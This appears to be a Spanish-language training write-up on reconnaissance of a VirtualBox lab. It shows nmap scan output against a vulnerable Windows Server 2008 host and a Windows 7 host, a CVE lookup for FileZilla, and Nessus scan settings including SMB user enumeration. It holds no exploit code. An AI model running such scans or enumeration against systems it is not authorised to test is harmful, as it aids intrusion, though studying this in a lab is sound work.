OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 283.98 seconds
Raw packets sent: 2049 (93.560KB) | Rcvd: 39 (2.352KB)

```



Windows server:



Applications ▾ Places ▾ Zenmap ▾ Fri 12:54

Scan Tools Profile Help

Target: 192.168.0.42 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 192.168.0.42

Hosts	Services
OS Host	
www.adsl.vf(192.168.0.1)	
192.168.0.10	
192.168.0.11	
192.168.0.12	
192.168.0.13	
192.168.0.14	
192.168.0.16	
192.168.0.18	
192.168.0.19	
192.168.0.20	
192.168.0.23	
192.168.0.41	
192.168.0.42	
192.168.0.43	
192.168.0.44	

Nmap Output Ports / Hosts Topology Host Details Scans

Port	Protocol	State	Service	Version
21	tcp	open	ftp	FileZilla ftpd 0.9.47 beta
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	tcp	open	microsoft-ds	Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
49154	tcp	open	msrpc	Microsoft Windows RPC

Applications ▾ Places ▾ Zenmap ▾ Fri 12:55

Scan Tools Profile Help

Target: 192.168.0.42 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 192.168.0.42

Hosts	Services
OS Host	
www.adsl.vf(192.168.0.1)	
192.168.0.10	
192.168.0.11	
192.168.0.12	
192.168.0.13	
192.168.0.14	
192.168.0.16	
192.168.0.18	
192.168.0.19	
192.168.0.20	
192.168.0.23	
192.168.0.41	
192.168.0.42	
192.168.0.43	
192.168.0.44	

Nmap Output Ports / Hosts Topology Host Details Scans

```

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Most script results:
|_clock-skew: mean: -39m58s, deviation: 1h09m16s, median: 0s
|_nbstat: NetBIOS name: WSERVER2008VUL, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:fb:e1:aa (Oracle VirtualBox virtual NIC)
|_Names:
| |_W SERVER2008VUL<0> Flags: <unique><active>
| |_WORKGROUP<0> Flags: <group><active>
| |_W SERVER2008VUL<20> Flags: <unique><active>
| smb-otg-security:
| |_OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
| |_OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: WServer2008VUL
| NetBIOS computer name: WSERVER2008VUL\x00
| Workgroup: WORKGROUP\x00
| System time: 2021-05-14T18:53:17+02:00
| smb-security-mode:
| |_account used: guest
| |_authentication_level: user
| |_challenge_response: supported
| |_message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| |_2.00
| |_Message signing enabled but not required
| smb2-time:
| |_date: 2021-05-14 12:53:17
| |_start_date: 2021-05-14 11:35:18

TRACEROUTE
HOP RTT ADDRESS
1 0.17 ms 192.168.0.42

NSE: Script Post-scanning.
Initiating NSE at 12:53
Completed NSE at 12:53, 0.00s elapsed
Initiating NSE at 12:53
Completed NSE at 12:53, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.73 seconds
Raw packets sent: 2035 (91.37KB) | Rcvd: 17 (1.07KB)

```

Windows 7:

Applications ▾ Places ▾ Zenmap ▾

Fri 13:01

Zenmap

Scan Tools Profile Help

Target: 192.168.0.44

Profile: Intense scan

Command: nmap -T4 -A -v 192.168.0.44

Hosts Services

Nmap Output Ports / Hosts Topology Host Details Scans

▼ 192.168.0.44

Host Status

- State: up
- Open ports: 0
- Filtered ports: 1000
- Closed ports: 0
- Scanned ports: 1000
- Up time: Not available
- Last boot: Not available

Addresses

- IPv4: 192.168.0.44
- IPv6: Not available
- MAC: 08:00:27:41:5D:25

Comments

Filter Hosts

Right Ctrl

Applications ▾ Places ▾ Zenmap ▾

Fri 13:02

Zenmap

Scan Tools Profile Help

Target: 192.168.0.44

Profile: Intense scan

Command: nmap -T4 -A -v 192.168.0.44

Hosts Services

Nmap Output Ports / Hosts Topology Host Details Scans

Details

OS Host

www.adsLvf(192.168.0.1)

192.168.0.10

192.168.0.11

192.168.0.12

192.168.0.13

192.168.0.14

192.168.0.15

192.168.0.16

192.168.0.18

192.168.0.19

192.168.0.20

192.168.0.23

192.168.0.41

192.168.0.42

192.168.0.43

192.168.0.44

Starting Nmap 7.70 (https://nmap.org) at 2021-05-14 12:59 EDT

NSE: Loaded 144 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 12:59.

Completed NSE at 12:59, 0.00s elapsed

Initiating NSE at 12:59.

Completed NSE at 12:59, 0.00s elapsed

Initiating ARP Ping Scan at 12:59.

Completed ARP Ping Scan at 12:59.

Scanning 192.168.0.44 [1 port]

Completed ARP Ping Scan at 12:59, 0.04s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 12:59

Completed Parallel DNS resolution of 1 host. at 12:59, 13.00s elapsed

Initiating SYN Stealth Scan at 12:59

Scanning 192.168.0.44 [1000 ports]

Completed SYN Stealth Scan at 13:00, 21.68s elapsed (1000 total ports)

Initiating Service scan at 13:00

Initiating OS detection (try #1) against 192.168.0.44

Retrying OS detection (try #2) against 192.168.0.44

NSE: Script scanning 192.168.0.44.

Initiating NSE at 13:00

Completed NSE at 13:00, 0.00s elapsed

Initiating NSE at 13:00

Completed NSE at 13:00, 0.00s elapsed

Nmap scan report for 192.168.0.44

Host is up (0.00016s latency).

All 1000 scanned ports on 192.168.0.44 are filtered

MAC Address: 08:00:27:41:5D:25 (Oracle VirtualBox virtual NIC)

Too many fingerprints match this host to give specific OS details

Network Distance: 1 hop

TRACEROUTE

HOP RTT ADDRESS

1 0.16 ms 192.168.0.44

NSE: Script Post-scanning.

Initiating NSE at 13:00

Completed NSE at 13:00, 0.00s elapsed

Initiating NSE at 13:00

Completed NSE at 13:00, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 38.09 seconds

Raw packets sent: 2049 (94.700KB) | Rcvd: 1 (20B)

Filter Hosts

Right Ctrl



Viendo los puertos abiertos, podemos ver los servicios que están abiertos e incluso la versiones de estos.

Para ver si existe alguna vulnerabilidad que poder explotar, podemos acudir a la web cve score



#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2006-2173		1	DoS Exec Code Overflow	2006-05-04	2017-07-20	6.8	None	Remote	Low	Not required	None	Partial	Partial


The screenshot shows a Mozilla Firefox browser window with several tabs open. The main content is the 'Vulnerability Details' page for CVE-2006-2173. The page includes:

- CVSS Score & Vulnerability Types**: CVSS Score: 6.4, Confidentiality Impact: None (No impact to the confidentiality of the system), Integrity Impact: Partial (There is reduced performance or interruptions in resource availability), Availability Impact: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit).
- Products Affected By CVE-2006-2173**: A table showing affected products by vendor. One entry is for **Filezilla Server**.
- Number Of Affected Versions By Product**: A table showing the number of affected versions for each product. The **Filezilla** server has one vulnerable version.
- References For CVE-2006-2173**: A list of external links related to the vulnerability, including BID, OSVDB, and various news articles.


Otra base de datos de vulnerabilidades muy buena es Nessus. Nessus directamente hace el análisis y lista todas las vulnerabilidades posibles y las ordena según el cvss score.

Descargamos Nessus







Iniciamos un escaneo avanzado



Metemos todos los parametros necesarios





Para las aplicaciones web

The screenshot shows the Nessus Professional interface. On the left, there's a sidebar with 'Scans' selected. The main area is titled 'New Scan / Advanced Scan'. Under the 'Settings' tab, the 'ASSESSMENT' section is expanded, showing 'Web Applications' selected. In the 'Web Application Settings' section, the 'Scan web applications' toggle is turned on. Under 'General Settings', the 'User-Agent' is set to 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.)'. The 'Web Crawler' section includes fields for 'Start crawling from' (set to '/'), 'Excluded pages (regex)' (set to '/server_privileges.php/logout'), 'Maximum pages to crawl' (set to '1000'), and 'Maximum depth to crawl' (set to '6'). There's also a checkbox for 'Follow dynamically generated pages' which is unchecked. The 'Application Test Settings' section contains several checkboxes: 'Enable generic web application tests', 'Abort web application tests if HTTP login fails', 'Try all HTTP methods', and 'Attempt HTTP Parameter Pollution', all of which are unchecked.

This screenshot shows the same Nessus Professional interface as the previous one, but with different settings. The 'ASSESSMENT' section now has 'General' selected under 'Web Applications'. In the 'General Settings' section, the 'Request information about the SMB Domain' checkbox is checked. Under 'User Enumeration Methods', three checkboxes are checked: 'SAM Registry', 'ADSI Query', and 'WMI Query'. The 'RID Brute Forcing' toggle is turned off. At the bottom of the configuration panel, there are 'Save' and 'Cancel' buttons.

